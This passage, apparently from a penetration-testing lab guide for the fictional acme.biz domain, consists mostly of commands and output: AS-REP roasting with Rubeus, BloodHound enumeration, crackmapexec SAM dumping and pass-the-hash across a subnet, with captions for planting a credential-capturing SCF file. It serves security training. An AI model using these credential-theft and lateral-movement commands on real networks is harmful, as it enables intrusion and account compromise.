[*] Action: AS-REP Roasting
[*] Using domain controller: DC01.acme.biz (10.10.110.3)
[*] Building AS-REQ (w/o preauth) for: 'acme.biz\Pladowithe47'
[*] Connecting to 10.10.110.3:88
[*] Sent 160 bytes
[*] Received 1344 bytes
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$Pladowithe47@acme.biz:C90DC3AFDDBCF52F435FF82FEA47D5C7$883FFD626C93E1
      FE7A7444446C2A6FDD859D75EEAF96A2B7F87EF6BCA0226BE0C54C28AA7A8B87BDC73CBD38A3C2AE
      9FAF22A0B97757FE7B37877CA831A9943DE8F31A79CAF99CFBCFA0F6239D4C3EC0033E864F4EBBC9
      CEF4A548E194C2C6256F4926E622BB4BCF5FAEA37D03B3E86EC77AF3EC4778F0821F5B903984B2B1
      18A33471B3CD3006497D2DE4D83142562AD2911343D1C80F3CBBAA0AF9BCDA6BAC6FF5FC260E9049
      DDA67284EF7D7B4FFFCDB14AB567D1BBEC6E0970C74FBCE9B80A555F18EDD4B26E5F1F8662350347
      7B13BDAB549F7437DE283A3D81EA5B4C14E9FEDAC6
```

```
PS C:\Users\Administrator\Desktop> .\Rubeus.exe /user:Pladowithe47
```

Figure 26: Account Properties for Account with Kerberos Preauthentication Not Set




VI. Bloodhound Tool Setup and Usage

Figure 27: Running the Bloodhound Tool

```
PS C:\Users\Administrator\Desktop> Invoke-BloodHound -CollectionMethod All -JSONPrefix ACME -NoSaveCache
Initializing BloodHound at 10:57 PM on 4/29/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM
Starting Enumeration for acme.biz
Status: 8057 objects enumerated (+8057 268.5667/s --- Using 190 MB RAM )
Status: 17091 objects enumerated (+9034 284.85/s --- Using 155 MB RAM )
Status: 23555 objects enumerated (+15498 294.4375/s --- Using 158 MB RAM )
Finished enumeration for acme.biz in 00:05:51.8635739
0 hosts failed ping. 2 hosts timedout.

Compressing data to C:\Users\Administrator\Desktop\20190429225751_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```

```
PS C:\Users\Administrator\Desktop> import-module .\SharpHound.ps1
PS C:\Users\Administrator\Desktop> Invoke-bloodhound -CollectionMethod All -JSONPrefix ACME -
NoSaveCache
```

Figure 28: JSON Files Generated by Bloodhound Tool (this file is in the enumeration data folder)



Procedure for Installing and Running Bloodhound on a Kali Linux host

Figure 29: Updating your Host

```
apt update
```

Figure 30: Installing Bloodhound

```
apt install bloodhound
```

Figure 31: Creating Directory Required by Neo4j

```
mkdir /usr/share/neo4j/logs
```

Figure 32: Creating Directory Required by Neo4j

```
mkdir /usr/share/neo4j/run
```


Figure 33: Starting the Neo4j Service

```
neo4jstart
```

Procedure for Running Bloodhound Graphical Interface on your Kali Linux host

1) Browse to http://localhost:7474
2) Login with the following credentials:
   Username: neo4j
   Password: neo4j

3) Change the password in order to continue.
4) Type *Bloodhound* at command line to launch the user interface.




5) Type the Database URL, enter your credentials and click Login.

Note: If a blank screen comes up press ctrl+r to refresh

6) Click the upload button, browse to the zip file and upload it.

Figure 34: Upload File to Bloodhound



Wait until file processing is complete.

Figure 35: File Processing




Figure 36: Viewing Information about the ACME.BIZ Domain




Figure 37: Shortest Path to Domain Admins Group Query




Figure 38: User with DCSync Privileges

Figure 39: Detailed Information about the Domain Users Group




Figure 40: All Domain Users with Remote Desktop Access to Two Hosts





Figure 41: All Domain Users with Local Administrator Rights on One Host



VII. Local Administrator Password Re-Use

Figure 42: Retrieving the Contents of the Local SAM Database

```
# crackmapexec smb 10.10.110.102 -u administrator -H 58a478135a93ac3bf058a5ea0e8fdb71 --sam
CME          10.10.110.102:445 WEB02          [*] Windows 6.3 Build 9600 (name:WEB02)
(domain:ACME)
CME          10.10.110.102:445 WEB02          [+] ACME\administrator
58a478135a93ac3bf058a5ea0e8fdb71 (Pwn3d!)
CME          10.10.110.102:445 WEB02          [+] Dumping local SAM hashes
(uid:rid:lmhash:nthash)
CME          10.10.110.102:445 WEB02
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
CME          10.10.110.102:445 WEB02
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] KTHXBYE!
```

Figure 43: Pass-the-Hash to Test Local Administrator Password Hash against All Machines in the Network

```
# crackmapexec smb 10.10.110.0/24 --local-auth -u administrator -H
58a478135a93ac3bf058a5ea0e8fdb71
CME          10.10.110.3:445 DC01            [*] Windows 6.1 Build 7601 (name:DC01)
(domain:ACME)
CME          10.10.110.20:445 WS01            [*] Windows 10.0 Build 17763 (name:WS01)
(domain:ACME)
CME          10.10.110.3:445 DC01            [-] DC01\administrator
58a478135a93ac3bf058a5ea0e8fdb71 STATUS_LOGON_FAILURE
CME          10.10.110.20:445 WS01            [-] WS01\administrator
58a478135a93ac3bf058a5ea0e8fdb71 STATUS_ACCOUNT_DISABLED
CME          10.10.110.100:445 FILE01          [*] Windows 10.0 Build 14393 (name:FILE01)
(domain:ACME)
CME          10.10.110.101:445 WEB01           [*] Windows 10.0 Build 14393 (name:WEB01)
(domain:ACME)
CME          10.10.110.102:445 WEB02           [*] Windows 6.3 Build 9600 (name:WEB02)
(domain:ACME)
CME          10.10.110.100:445 FILE01          [+] FILE01\administrator
58a478135a93ac3bf058a5ea0e8fdb71 (Pwn3d!)
CME          10.10.110.101:445 WEB01           [+] WEB01\administrator
58a478135a93ac3bf058a5ea0e8fdb71 (Pwn3d!)
CME          10.10.110.102:445 WEB02           [+] WEB02\administrator
58a478135a93ac3bf058a5ea0e8fdb71 (Pwn3d!)
[*] KTHXBYE!
```

VIII. Planting an SCF File to Capture Credentials

Figure 44: Creating a Malicious SCF File Pointing to a Host that You Control




Figure 45: Running the Responder Tool to Capture Password Hashes on the tun0 VPN Interface

Figure 46: Malicious SCF File Saved to File Share




Figure 47: Capturing Password Hash when Users Browses to File Share